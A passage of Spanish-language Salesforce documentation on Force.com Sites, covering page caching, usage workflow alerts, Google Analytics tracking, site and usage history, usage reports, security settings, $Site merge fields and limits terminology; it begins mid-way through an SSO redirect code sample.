"https://my.pingserver.com:9031/idp/startSSO.ping?PartnerSpId=salesforce.com.sp";
     var siteLoginPage =
"&TargetResource={!$Site.CurrentSiteUrl}siteLogin?startUrl={!$Site.OriginalUrl}";
     window.location = PingSpURL+siteLoginPage;
 </script>
</apex:page>
```

## Almacenamiento en caché de las páginas de Force.com Sites

Force.com Sites impone dos límites por periodos de 24 horas: ancho de banda y tiempo de solicitud de servicio, que pueden variar en función del tipo de organización. Aunque los límites para las organizaciones de producción activa son altos, su sitio Web puede exceder el límite por un gran tráfico o por contar con páginas que consuman mucho ancho de banda o tiempo de procesamiento. "Periodo de 24 horas de implementación" se refiere a las 24 horas inmediatamente anteriores a la hora actual.

Sites proporciona opciones de caché que permiten beneficiarse de los recursos de nuestra Red de distribución de contenido para mejorar los tiempos de carga de las páginas y el rendimiento del sitio y le ayudará a evitar saturar su ancho de banda o superar los límites de tiempo de solicitud de servicio. Sites le permite definir la duración en caché de cada una de las páginas de su sitio Web y a optimizar la entrega de contenido para usted y sus usuarios finales.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Puede controlar el comportamiento de almacenamiento en caché definiendo el atributo `cache` booleano y el atributo `expires` entero en cada página de Visualforce. De forma predeterminada, las páginas que no tienen el atributo `cache` se almacenan en caché durante diez minutos (600 segundos).

Por ejemplo, una página cuya memoria caché se ha definido para que caduque en 15 minutos tendría este aspecto:

```
<apex:page cache="true" expires="900">
```

Nota: Este CDN sólo está disponible para organizaciones de producción activas. No está disponible para organizaciones con Sandbox ni con Developer Edition.

Para proteger la integridad de información más confidencial, las sesiones y páginas SSL solicitadas tras la autenticación no se almacenan en caché en el CDN.

Los documentos adjuntos a páginas públicas a las que se accede se almacenan automáticamente en caché durante 10 minutos mediante el CDN.

Otros factores también afectan al comportamiento de almacenamiento en caché, como el tipo de usuario que accede a la página, si la solicitud procede del servidor de caché o si el sitio Web tiene habilitado el inicio de sesión. Las siguientes tablas resumen el comportamiento de almacenamiento en caché de cada uno de estos casos.

**Para las solicitudes que proceden del servidor de caché**

Si el sitio Web tiene habilitado el inicio de sesión:

| Atributo de caché | Comportamiento de almacenamiento en caché | Ubicación de almacenamiento en caché |
|---|---|---|
| Definido como `TRUE`. | La caché caduca según el valor definido por el usuario. | Sólo servidor de caché |
| Sin configurar | La caché caduca en diez minutos. | Sólo servidor de caché |
| Definido como `FALSE`. | No se almacena en caché. | Ninguno |

Si el sitio Web **no** tiene habilitado el inicio de sesión:

| Atributo de caché | Comportamiento de almacenamiento en caché | Ubicación de almacenamiento en caché |
|---|---|---|
| Definido como `TRUE`. | La caché caduca según el valor definido por el usuario. | Tanto el servidor de caché como el navegador |
| Sin configurar | La caché caduca en diez minutos. | Tanto el servidor de caché como el navegador |
| Definido como `FALSE`. | No se almacena en caché. | Ninguno |

**Para las solicitudes que no proceden del servidor de caché**

Si el sitio Web tiene habilitado el inicio de sesión:

| Atributo de caché | Comportamiento de almacenamiento en caché | Ubicación de almacenamiento en caché |
|---|---|---|
| Definido como `TRUE`. | No se almacena en caché. | Ninguno |
| Sin configurar | No se almacena en caché. | Ninguno |
| Definido como `FALSE`. | No se almacena en caché. | Ninguno |

Si el sitio Web **no** tiene habilitado el inicio de sesión:

| Atributo de caché | Comportamiento de almacenamiento en caché | Ubicación de almacenamiento en caché |
|---|---|---|
| Definido como `TRUE`. | La caché caduca según el valor definido por el usuario. | Sólo el navegador |
| Sin configurar | La caché caduca en diez minutos. | Sólo el navegador |
| Definido como `FALSE`. | No se almacena en caché. | Ninguno |

CONSULTE TAMBIÉN

Visualización del historial de uso de Force.com Sites de 24 horas

Límites y facturación de Force.com Sites

# Uso del flujo de trabajo para Force.com Sites

Con el flujo de trabajo para sitios, puede crear reglas de flujo de trabajo que activen alertas de correo electrónico cuando se cumplan ciertos criterios relacionados con los sitios Web. Por ejemplo, puede crear una regla que envíe al administrador de su sitio Web una alerta de correo electrónico cuando el uso del ancho de banda alcance el 80% del límite de ancho de banda diario, o cuando el estado de un sitio cambie desde el estado activo.

Si configura las reglas de flujo de trabajo de uso de sitio correctas podrá evitar que sus sitios Web superen los límites de 24 horas de ancho de banda y hora de solicitud de servicio y los límites mensuales de visualización de páginas e inicios de sesión. Las reglas de flujo de trabajo que se crean en el objeto del sitio Web se evalúan cada hora para todos los sitios de la organización, a no ser que los criterios se limiten a ciertos sitios Web. Las reglas de flujo de trabajo que se crean en los objetos Organización y Licencia de usuario se evalúan cada tres horas.

Sólo las acciones de alertas de correo electrónico son compatibles con las reglas de flujo de trabajo de uso de sitios Web. Las demás acciones de flujo de trabajo, como las actualizaciones de campo, tareas y mensajes salientes, no están disponibles.

Para crear una regla de flujo de trabajo de uso de sitio, cree una regla de flujo de trabajo con los siguientes parámetros:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o modificar reglas de flujo de trabajo:

- "Personalizar aplicación"

Para crear y modificar sitios de Force.com:

- "Personalizar aplicación"

**Seleccionar un objeto**

Cuando seleccione un objeto, elija uno de los siguientes:

- `Organización` (para los campos vistas mensuales de páginas permitidas y vistas mensuales de páginas utilizadas)
- `Sitio` (para detalles del sitio, ancho de banda diario y tiempo de solicitud, vistas mensuales de páginas permitidas y otros campos)
- `Licencia de usuario` (para los campos inicios de sesión mensuales permitidos e inicios de sesión mensuales utilizados)

Los objetos Organización y Sitio sólo están disponibles si su organización ha activado Force.com Sites. El objeto Licencia de usuario no depende de los sitios, y sólo está disponible si su organización ha activado Portales de clientes o portales de socios.

**Criterios de reglas**

Introduzca sus criterios de regla realizando uno de los siguientes procedimientos:

- Seleccione `Los criterios se cumplen` y elija los criterios de filtro que debe cumplir un registro para activar la regla. Por ejemplo, para activar la regla cada vez que cambie el estado activo para un sitio de su organización, defina el filtro como *`Estado del sitio no igual a Activo`*. Para agregar más filas o configurar condiciones booleanas, haga clic en **Agregar lógica de filtro**.
- Seleccione `la fórmula es verdadera` e introduzca una fórmula. La regla se activa si la fórmula devuelve "Verdadero".

  Por ejemplo, la siguiente fórmula activa la regla cuando el uso de ancho de banda alcanza el 80% del límite de ancho de banda diario:

  ```
  DailyBandwidthUsed >= 0.8 * DailyBandwidthLimit
  ```

  En el siguiente ejemplo, la fórmula activa la regla cuando el uso de tiempo alcanza el 80% del límite de tiempo diario:

  ```
  DailyRequestTimeUsed >= 0.8* DailyRequestTimeLimit
  ```

**Acciones de flujo de trabajo**

Cuando agregue acciones de flujo de trabajo, haga clic en **Agregar acción de flujo de trabajo** y seleccione `Nueva alerta de correo electrónico` en la página 5187 o `Seleccionar acción existente`.

Consejo: Para crear plantillas de correo electrónico empleando campos de combinación de Sitio, en Configuración, introduzca *Plantillas de correo electrónico* en el cuadro Búsqueda rápida y, a continuación, seleccione **Plantillas de correo electrónico** y **Nueva plantilla**. Cuando configure la plantilla, use los campos de combinación de sitio seleccionando **Campos de sitio** en la lista desplegable Seleccionar el tipo de campo de la sección Campos de combinación disponibles.

CONSULTE TAMBIÉN

Descripción general de Force.com Sites

## Seguimiento de su sitio de Force.com con Google Analytics

Force.com Sites proporciona integración inmediata con Google Analytics. Utilice Google Analytics para controlar el uso de sus sitios y páginas, incluyendo el número de visitas, el número de vistas de páginas, el tiempo medio de la visita, etcétera.

Nota: El componente `<site:googleAnalyticsTracking/>` sólo funciona en páginas utilizadas en un sitio de Force.com. Debe haber activado Sites en su organización y el campo Código de seguimiento de Analytics debe estar cumplimentado. Para obtener un código de seguimiento, vaya al sitio Web de Google Analytics.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar sitios de Force.com:
- "Personalizar aplicación"

Para realizar el seguimiento de un sitio utilizando Google Analytics:

1. Regístrese para obtener una cuenta en Google Analytics.
2. Agregue un nuevo perfil en Google Analytics e introduzca el dominio o la URL completa del sitio cuyo seguimiento desea realizar.
3. Copie el Id. de propiedad Web de la información de estado de seguimiento de Google y péguela en el campo Código de seguimiento de Analytics en la página Modificar sitio Web del sitio cuyo seguimiento desee realizar. El Id. de propiedad Web comienza por las letras UA seguido de sus números de cuentas y perfiles. Por ejemplo, UA-9049246-2.
4. Haga clic en **Guardar**.
5. Para realizar el seguimiento de las páginas de Visualforce asociadas con su sitio, introduzca la siguiente etiqueta en la plantilla del sitio de las páginas o en las propias páginas:

   ```
   <site:googleAnalyticsTracking/>
   ```

   No se realizará el seguimiento de las páginas que no contengan la etiqueta y que no estén asociadas con una plantilla de sitio con la etiqueta. La plantilla predeterminada del sitio ya contiene la etiqueta, por lo que se realizará el seguimiento de todas las páginas que la usen, incluyendo las páginas predeterminadas.

   Nota: Google recomienda agregar el componente en la parte inferior de la página para evitar aumentar el tiempo de carga de la página.

6. Vaya al sitio de Google Analytics y siga las instrucciones para completar el proceso. Después de inscribirse, puede tardar hasta 24 horas en ver los resultados iniciales del seguimiento en Google Analytics.

Consejo: Para realizar el seguimiento de varios sitios de forma separada, cree diferentes perfiles utilizando la URL completa del sitio e introduzca un Id. de propiedad Web diferente en el campo `Código de seguimiento de Analytics` para cada sitio.

CONSULTE TAMBIÉN

- Gestión de Force.com Sites
- Creación y modificación de Force.com Sites
- Visualización del historial de uso de Force.com Sites de 24 horas
- Creación de informes sobre Force.com Sites

## Visualización del historial del sitio de Force.com

Para ver el historial del sitio:

1. En Configuración, introduzca *`Sitios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Sitios**.
2. Haga clic en el nombre del sitio que desee visualizar.
3. Visualice la lista relacionada Historial del sitio.

La lista relacionada Historial del sitio registra y muestra los cambios que haya realizado en el sitio. Todos los eventos siguientes se registran en el historial del sitio, junto con el usuario que ha realizado el cambio y la hora en la que se ha realizado:

| Evento | Descripción |
|---|---|
| Creación del sitio | Registra el momento en que se ha creado el sitio. |
| Cambios de detalles del sitio | Registra los siguientes cambios de valores del sitio:<br>• Etiqueta del sitio Web<br>• Nombre del sitio Web<br>• Descripción del sitio Web<br>• Contacto del sitio Web<br>• Dirección Web predeterminada<br>• Dirección Web personalizada<br>• Estado activo<br>• Página de inicio de sitio Web activa<br>• Página de inicio de sitio Web inactiva<br>• Plantilla del sitio Web<br>• Site Robots.txt<br>• Icono de favoritos de un sitio<br>• Código de seguimiento de Analytics<br>• Activar fuentes |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar sitios de Force.com:
- "Personalizar aplicación"

| Evento | Descripción |
|---|---|
| Páginas estándar del sitio | Registra cuándo se activa o desactiva una página estándar. |
| Páginas de error del sitio | Registra cuándo se cambia una asignación de página de error. |
| Cambios de configuración de inicio de sesión | Registra los siguientes cambios de configuración de inicio de sesión:<br>• Portal<br>• Página Cambiar contraseña<br>• Requerir conexiones no seguras (HTTP) |
| Cambios de redirección de URL | Registra cuándo se crea, elimina, activa, desactiva o modifica cualquier redirección URL. |

CONSULTE TAMBIÉN

Descripción general de Force.com Sites

## Visualización del historial de uso de Force.com Sites de 24 horas

Supervise el uso del ancho de banda y del tiempo de solicitud de cada uno de sus sitios Web visualizando los datos de uso a los que se ha realizado un seguimiento en esta lista relacionada. Al supervisar detenidamente sus sitios Web, puede evitar exceder los límites.

Para ver el historial de uso de 24 horas de su sitio Web:

1. En Configuración, introduzca *Sitios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Sitios**.
2. Haga clic en el nombre del sitio que desee visualizar.
3. Visualice la lista relacionada Historial de uso de 24 horas. La información de uso se puede retrasar varios minutos debido al tiempo de procesamiento.

La lista relacionada Historial de uso de 24 horas registra y muestra las siguientes estadísticas de uso de su sitio Web:

| Métrico | Sistema de cálculo |
|---|---|
| Ancho de banda de origen | El ancho de banda se calcula como el número de megabytes servidos y recibidos desde el servidor de origen del sitio Web. El Límite diario se aplica a un periodo continuo de 24 horas. |
| Tiempo de solicitud | El "tiempo de solicitud de servicio" se define como el tiempo total en minutos del servidor necesario para generar páginas para el sitio Web.El Límite diario se aplica a un periodo continuo de 24 horas. |

"Servidor de origen" se refiere al servidor Web que alberga su sitio Web. "Periodo de 24 horas de implementación" se refiere a las 24 horas inmediatamente anteriores a la hora actual.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar sitios de Force.com:
- "Personalizar aplicación"

Por cada medición, la lista relacionada muestra `Uso actual`, `Límite diario` y `Porcentaje utilizado`.

CONSULTE TAMBIÉN

- Seguimiento de su sitio de Force.com con Google Analytics
- Creación de informes sobre Force.com Sites

# Creación de informes sobre Force.com Sites

Si desea realizar un seguimiento de la actividad y uso de su sitio Web, aproveche el paquete gestionado Informes de uso de Sites para analizar las visualizaciones mensuales de páginas, el ancho de banda diario y el tiempo de solicitud de servicio diario para evitar que los sitios Web individuales y su organización alcancen los límites mensuales y diarios.

Para empezar a utilizar Informes y paneles de Salesforce para sitios:

1. Instalar el paquete gestionado Informes de uso de Sites.
2. Utilizar informes gestionados para analizar el uso de los sitios Web
3. También puede crear informes personalizados para analizar el uso de los sitios Web.
4. Utilizar el panel de uso de sitios Web para supervisar los sitios Web

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para instalar los paquetes:
- "Descargar paquetes de AppExchange"

Para ejecutar informes:
- "Ejecutar informes"

  Y

  "Leer" en los registros incluidos en los informes

Para crear, modificar, guardar y eliminar informes:
- "Ejecutar informes" y "Leer" en los registros incluidos en los informes

  Y

  "Crear y personalizar informes"

Para crear, modificar y eliminar paneles:
- "Ejecutar informes"

  Y

  "Gestionar paneles"

## Instalación del paquete gestionado Informes de uso de Sites

El paquete gestionado Informes de uso de Sites, que está disponible en AppExchange, contiene un panel e informes listos para usar que sirven para supervisar su uso.

## Uso de informes gestionados para analizar el uso de los sitios Web

El paquete gestionado Creación de informes de uso de Sitios contiene los siguientes informes para los sitios en su organización. Podrá encontrar estos informes en la carpeta Informes de uso de sitios Web, dentro de Todos los informes de la ficha Informes. También puede seleccionar **Informes de uso de sitios Web** en la lista desplegable `Carpeta` y, a continuación, hacer clic en **Ir**.

Nota: Los datos de uso de los sitios Web se añaden a medianoche según GMT, por lo que el recuento de vistas de página del día actual puede no reflejarse adecuadamente en los informes, en función de la zona horaria en que se encuentre. Las vistas de páginas del servidor de caché pueden tardar un día o más en reflejarse en los informes.

| Informe | Descripción |
|---|---|
| Current Period Page Views (Vistas de página del periodo actual) | Muestra el total de vistas de la página durante el periodo actual (mes de calendario), comparado con las vistas de página permitidas. Las vistas de página se desglosan por sitio y día. El límite de periodo actual se aplica a todos los sitios Web de la organización. |
| Daily Total Bandwidth Usage (Uso total diario de ancho de banda) | Muestra el uso total del ancho de banda durante los últimos 30 días, desglosado por sitio Web, día, origen y servidores de caché. |

| Informe | Descripción |
|---|---|
| Daily Total Page Views (Vistas totales diarias de páginas) | Muestra el uso total del ancho de banda durante los últimos 30 días, desglosado por sitio Web, día, origen y servidores de caché. |
| Site Daily Origin Bandwidth Usage (Uso diario de ancho de banda por origen) | Muestra el uso total del ancho de banda durante los últimos 30 días, desglosado por sitio Web y día. |
| Site Daily Request Time Usage (Uso diario del tiempo de solicitud de sitio Web) | Muestra el total de tiempo de solicitud de servicio en origen durante los últimos 30 días, desglosado por sitio Web y día. |
| Top Bandwidth Consuming Sites (Sitios Web que consumen más ancho de banda) | Muestra los sitios que han consumido más ancho de banda durante el periodo actual. |
| Top Resource Consuming Sites (Sitios Web que consumen más recursos) | Muestra los sitios que han consumido más tiempo de solicitud de servicio durante el periodo actual. |
| Top Sites by Page Views (Principales sitios Web según vistas de página) | Muestra los sitios que han generado más vistas de página durante el periodo actual. |

## Creación de informes personalizados para analizar el uso de los sitios Web

También puede crear informes personalizados sobre sitios:

1. En la ficha Informes, haga clic en **Informe nuevo**.
2. En el tipo de informes, elija **Informes administrativos** y seleccione **Informes de uso de sitios Web**. Deberá activar los sitios para su organización e instalar el paquete gestionado Informes de uso de Sites para ver el tipo de informe personalizado Informes de uso de sitios Web.
3. Haga clic en **Crear** para crear un informe personalizado. Los campos relacionados con sus sitios Web, como `Nombre del sitio Web`, `Estado del sitio Web`, `Límite de ancho de banda diario` y `Límite de tiempo de solicitud diario` pueden utilizarse en su informe personalizado.

Nota: Cuando cree sus propios informes personalizados utilizando el tipo de informe personalizado Informes de uso de sitios Web, tenga en cuenta que la columna `Ancho de banda de origen` se mide en bytes, y que la columna `Tiempo de solicitud` se mide en milisegundos. Asegúrese de tener en cuenta las diferencias de unidad cuando compare estas columnas con las columnas `Límite de ancho de banda diario` y el `Límite de tiempo de solicitud diario`, que se miden en megabytes y minutos, respectivamente.

En el caso de los informes listos para usar incluidos con el paquete gestionado, el ancho de banda se mide en megabytes y el tiempo de solicitud se mide en minutos.

## Utilización del panel de uso de sitios Web para supervisar los sitios Web

El paquete gestionado Informes de uso de Sites contiene el panel de uso de sitios Web para ayudarle a supervisar los sitios Web de su organización de un vistazo. El panel contiene un componente para cada uno de los informes incluidos en el paquete gestionado.

Para acceder al panel, en la ficha Paneles:

- Utilice el campo `Ver panel`.
- O seleccione **Ir a la lista de paneles** y seleccione **Panel de uso de sitios Web** en la lista de paneles.

Para modificar el panel, haga clic en **Modificar**. También puede crear su propio panel personalizado utilizando cualquier informe personalizado que haya creado. Considere la opción de añadir el Panel de uso de sitios Web como vista instantánea de panel en su página de inicio.

CONSULTE TAMBIÉN

Visualización del historial de uso de Force.com Sites de 24 horas

Seguimiento de su sitio de Force.com con Google Analytics

## Seguridad de Force.com Sites

Tenga en cuenta las siguientes cuestiones de seguridad cuando configure su sitio de Force.com:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- Si la casilla de verificación `Requiere conexiones seguras (HTTPS)` en la página Configuración de la sesión está seleccionada y la casilla de verificación `Requerir conexiones no seguras (HTTP)` en la página Configuración de inicio de sesión no está seleccionada, los usuarios que inicien sesión en el portal asociado con el sitio verán el dominio `secure.force.com`. Por ejemplo, si ha registrado `miempresa.force.com` como su dominio personalizado, la URL cambia a `https://miempresa.secure.force.com` tras el inicio de sesión. Para obtener más información, consulte Gestión de la configuración de inicio de sesión y registro del sitio de Force.com.
- Los clientes que utilicen una secuencia para iniciar sesión en los sitios pueden utilizar el parámetro URL opcional `refURL` para mantener el nombre de dominio personalizado tras el inicio de sesión. Este parámetro no tiene ningún efecto si `Requerir conexiones no seguras (HTTP)` se ha activado para el sitio o si `Requiere conexiones seguras (HTTPS)` se ha definido para la organización. Un ejemplo de una URL que utiliza `refURL` es: `http://misitio.secure.force.com/SiteLogin?refURL=http://misitio.com`.
- Para definir restricciones basadas en la IP u horas de inicio de sesión, se requiere HTTPS. Debe utilizar la URL segura asociada con su dominio Force.com para acceder a su sitio.
- Para activar HTTPS en todas las páginas de los sitios de Force.com y permitir todas las direcciones IP para acceder a su sitio, cree los siguientes intervalos de direcciones IP: de `0.0.0.0` a `255.255.255.255`, `::` a `::fffe:ffff:ffff` y de `::1:0:0:0` a `ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff`. Sin embargo, como esto puede afectar al rendimiento de su sitio, no active HTTPS salvo que sea absolutamente necesario. Si cambia de HTTP a HTTPS, no afectará a los usuarios registrados hasta la próxima vez que inicien sesión.
- Los usuarios autenticados y no autenticados pueden ver diferentes mensajes de error en algunas condiciones, por ejemplo, en excepciones de Apex.
- Únicamente las organizaciones de producción tienen los certificados SSL válidos `secure.force.com` para acceder a los sitios mediante HTTPS.

  Nota: Si se accede a un sitio con una organización Sandbox (que no sea de producción) mediante HTTPS, puede aparecer una advertencia de fallo de coincidencia de nombre de certificado.

- La configuración de la memoria caché de los recursos estáticos se define a privada cuando se accede a ella a través de un sitio de Force.com cuyo perfil del usuario invitado tiene restricciones según el intervalo de IP o el horario de inicio de sesión. Sitios con recursos estáticos de la memoria caché con restricciones del perfil de usuario invitado sólo en el explorador. Además, si se restringe un sitio que anteriormente no estaba restringido, los recursos estáticos pueden tardar hasta 45 días en caducar de la memoria caché de Salesforce y todas las memorias caché intermedias.

PRECAUCIÓN:

- Es recomendable que configure la colaboración privada a objetos en los que pueda definir el acceso "Leer" para su sitio. De esta forma se garantiza que los usuarios que acceden a su sitio puedan ver y modificar únicamente los datos relacionados con su sitio.
- También es recomendable que garantice la visibilidad de todas las vistas de lista. Defina la visibilidad de sus vistas de lista como `Visible para algunos grupos de usuarios` y especifique los grupos de colaboración. Las vistas de lista cuya visibilidad está definida como `Visible para todos los usuarios` pueden ser visibles a los usuarios públicos de su sitio. Para compartir una vista de lista con usuarios públicos, cree un nuevo grupo público para esos usuarios y asígnele la visibilidad adecuada. Si la colaboración de objeto está definida como privada, los usuarios públicos no podrán ver esos registros, con independencia de la visibilidad de la vista de lista.

# Métodos y expresiones de Apex relacionados con Force.com Sites

## Métodos de Apex de Force.com

Los métodos de Apex para Force.com Sites se incluyen en las clases `site`, `cookie` y `urlRewriter`. Consulte la *Guía del desarrollador del código Apex de Force.com* .

## Expresiones relacionadas de Force.com Sites

Force.com también proporciona las siguientes expresiones para su uso en páginas, plantillas de correo electrónico y S-Control de Visualforce:

| Campo de combinación | Descripción |
|---|---|
| $Site.Name | Devuelve el nombre API del sitio actual. |
| $Site.Domain | Devuelve el nombre de dominio de Force.com de su organización. |
| $Site.CustomWebAddress | Devuelve la URL personalizada de la solicitud si no termina en `force.com` o devuelve la URL personalizada principal del sitio. Si no existe ninguna de las dos, entonces devuelve una cadena vacía. Tenga en cuenta que la ruta de la URL siempre es la raíz, aunque la URL personalizada de la solicitud tenga un prefijo de ruta. Si la solicitud actual no es una solicitud de sitio, entonces este campo devuelve una cadena vacía. El valor de este campo siempre termina con el carácter `/`. Se desaconseja el uso de $Site.CustomWebAddress y recomendamos utilizar $Site.BaseCustomUrl en su lugar. |
| $Site.OriginalUrl | Devuelve la URL original de esta página si es una página de error designada para el sitio; de lo contrario, devuelve `Nulo`. |
| $Site.CurrentSiteUrl | Devuelve la URL de base del sitio actual que deberían utilizar las referencias y los vínculos. Tenga en cuenta que este campo podría devolver la URL de la página de referencia en lugar de la URL de la solicitud actual. El valor de este campo incluye un prefijo de ruta y siempre termina con el carácter |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar sitios de Force.com:

- "Personalizar aplicación"

| Campo de combinación | Descripción |
| --- | --- |
| | `/`. Si la solicitud actual no es una solicitud de sitio, entonces este campo devuelve una cadena vacía. Se desaconseja el uso de $Site.CurrentSiteUrl. Utilice $Site.BaseUrl en su lugar. |
| $Site.LoginEnabled | Devuelve `verdadero` si el sitio actual está asociado con un portal de clientes de inicio de sesión activado; en caso contrario devuelve `falso`. |
| $Site.RegistrationEnabled | Devuelve `verdadero` si el sitio actual está asociado con un portal de clientes de auto registro activado; en caso contrario devuelve `falso`. |
| $Site.IsPasswordExpired | Para usuarios autenticados, devuelve `verdadero` si la contraseña de inicio de sesión del usuario actual ha caducado. Para usuarios no autenticados, devuelve `falso`. |
| $Site.AdminEmailAddress | Devuelve el valor del campo `Contacto del sitio` del sitio actual. |
| $Site.Prefix | Devuelve el prefijo de la ruta de la URL del sitio actual. Por ejemplo, si la URL de su sitio es `myco.force.com/partners`, `/partners` es el prefijo de la ruta. Devuelve `Nulo` si no se define el prefijo. Si la solicitud actual no es una solicitud de sitio, entonces este campo devuelve una cadena vacía. |
| $Site.Template | Devuelve el nombre de la plantilla asociado con el sitio actual; devuelve la plantilla predefinida si no se ha designado ninguna plantilla. |
| $Site.ErrorMessage | Devuelve un mensaje de error de la página actual si se ha designado una página de error para el sitio y existe un error; de lo contrario, devuelve una cadena vacía. |
| $Site.ErrorDescription | Devuelve la descripción del error de la página actual si se ha designado una página de error para el sitio y existe un error; de lo contrario, devuelve una cadena vacía. |
| $Site.AnalyticsTrackingCode | El código de seguimiento asociado con su sitio. Este código se puede utilizar con servicios como Google Analytics para realizar el seguimiento de datos de solicitud de seguimiento de su sitio. |
| $Site.BaseCustomUrl | Devuelve una URL de base para el sitio actual que no utiliza un subdominio de Force.com. La URL devuelta utiliza el mismo protocolo (HTTP o HTTPS) que la solicitud actual si en el sitio existe al menos una URL personalizada que no sea de Force.com y que admita HTTPS. El valor devuelto nunca termina con el carácter `/`. Si todas las URL personalizadas de este sitio terminan en `force.com` o si este sitio no tiene URL personalizadas, entonces devuelve una cadena vacía. Si la solicitud actual no es una solicitud de sitio, entonces este método devuelve una cadena vacía.<br><br>Este campo sustituye a `CustomWebAddress` e incluye el prefijo de ruta de la URL personalizada. |
| $Site.BaseInsecureUrl | Devuelve una URL de base para el sitio actual que utiliza HTTP en lugar de HTTPS. Se utiliza el dominio de la solicitud actual. El valor devuelto incluye el prefijo de ruta y nunca termina con el carácter `/`. Si la solicitud actual no es una solicitud de sitio, entonces este método devuelve una cadena vacía. |
| $Site.BaseRequestUrl | Devuelve la URL de base del sitio actual para la URL solicitada. A esto no le influye la URL de la página de referencia. La URL devuelta utiliza el mismo protocolo (HTTP o HTTPS) que la solicitud actual. El valor devuelto incluye el prefijo de ruta y nunca |

| Campo de combinación | Descripción |
|---|---|
| | termina con el carácter /. Si la solicitud actual no es una solicitud de sitio, entonces este método devuelve una cadena vacía. |
| $Site.BaseSecureUrl | Devuelve una URL de base para el sitio actual que utiliza HTTPS en lugar de HTTP. Se prefiere el dominio de la solicitud actual si admite HTTPS. Se prefieren los dominios que no sean subdominios de Force.com antes que los subdominios de Force.com. Se utiliza un subdominio de Force.com, si está asociado con el sitio, en el caso de que no exista ningún otro dominio HTTPS en el sitio actual. Si no hay ninguna URL personalizada HTTPS en el sitio, entonces este método devuelve una cadena vacía. El valor devuelto incluye el prefijo de ruta y nunca termina con el carácter /. Si la solicitud actual no es una solicitud de sitio, entonces este método devuelve una cadena vacía. |
| $Site.BaseUrl | Devuelve la URL de base del sitio actual que deberían utilizar las referencias y los vínculos. Tenga en cuenta que este campo puede devolver la URL de la página de referencia en lugar de la URL de la solicitud actual. El valor de este campo incluye el prefijo de ruta y nunca termina con el carácter /. Si la solicitud actual no es una solicitud de sitio, entonces este campo devuelve una cadena vacía.<br>Este campo sustituye a $Site.CurrentSiteUrl. |
| $Site.MasterLabel | Devuelve el valor del campo Etiqueta principal del sitio actual. Si la solicitud actual no es una solicitud de sitio, entonces este campo devuelve una cadena vacía. |
| $Site.SiteId | Devuelve el Id. del sitio actual. Si la solicitud actual no es una solicitud de sitio, entonces este campo devuelve una cadena vacía. |
| $Site.SiteType | Devuelve el valor de la API del campo Tipo del sitio del sitio actual. Si la solicitud actual no es una solicitud de sitio, entonces este campo devuelve una cadena vacía. |
| $Site.SiteTypeLabel | Devuelve el valor de la etiqueta del campo Tipo del sitio del sitio actual. Si la solicitud actual no es una solicitud de sitio, entonces este campo devuelve una cadena vacía. |

**Nota:** Para utilizar estas expresiones, Force.com Sites debe estar activada para su organización. También debe utilizarlas en el contexto de su sitio público; de lo contrario, se devuelve una cadena vacía para todas las expresiones excepto {!$Site.Template}, que devuelve la plantilla predefinida del sitio.

CONSULTE TAMBIÉN

Configuración de Force.com Sites

# Consideraciones de Force.com Sites

Antes de crear y utilizar Force.com Sites, considere lo siguiente:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

**Paquete**

Las siguientes condiciones se aplican a la inclusión de paquetes en Sites:

- Sites no se puede incluir paquetes. Sin embargo, puede incluir código de muestra, páginas de Visualforce, clases de Apex o componentes para un sitio que utilice un paquete gestionado.
- Debe tener Force.com Sites activado para instalar paquetes gestionados que contengan páginas de Visualforce o clases de Apex que hagan referencia a un sitio.

**Acceso y autenticación**

Puede otorgar los permisos "Leer" y "Crear" en todos los objetos estándar, salvo productos, listas de precios e ideas; y los permisos "Leer", "Crear", "Modificar" y "Eliminar" en todos los objetos personalizados. Si desea acceso adicional, debe autenticar a los visitantes del sitio Web como usuarios del portal.

No se admite la autenticación personalizada. Puede autenticar de la siguiente forma:

- Portales de clientes: active el registro e inicio de sesión público
- Portales de socios: cree usuarios de socio

Consejo: También puede activar inicios de sesión únicos para los portales, así como para Sites.

CONSULTE TAMBIÉN

Configuración de Force.com Sites

# Límites y facturación de Force.com Sites

El uso de Force.com Sites está regido por límites mensuales y diarios. Es importante para el éxito de sus sitios Web que comprenda estos límites. Salesforce le ofrece herramientas para ayudarle a reducir el consumo de ancho de banda y supervisar el uso del sitio Web de forma que pueda evitar superar estos límites.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Este tema cubre las siguientes secciones:

- Terminología de límites y facturación
- Límites y restricciones de Sites
- Cumplimiento de tiempo límite de solicitud de servicio y ancho de banda
- Facturación y conformidad con las vistas mensuales de páginas
- ¿Qué se contabiliza en las vistas de páginas?
- Límites de supervisión

## Terminología de límites y facturación

Esta sección define la terminología empleada para los límites y facturación de Force.com Sites:

- "Las vistas de página" se definen como el número de páginas servidas desde el servidor de origen del sitio Web o desde el servidor de caché.
- El "ancho de banda" se define como el número de megabytes servidos y recibidos desde el servidor de origen del sitio Web y el servidor de caché.

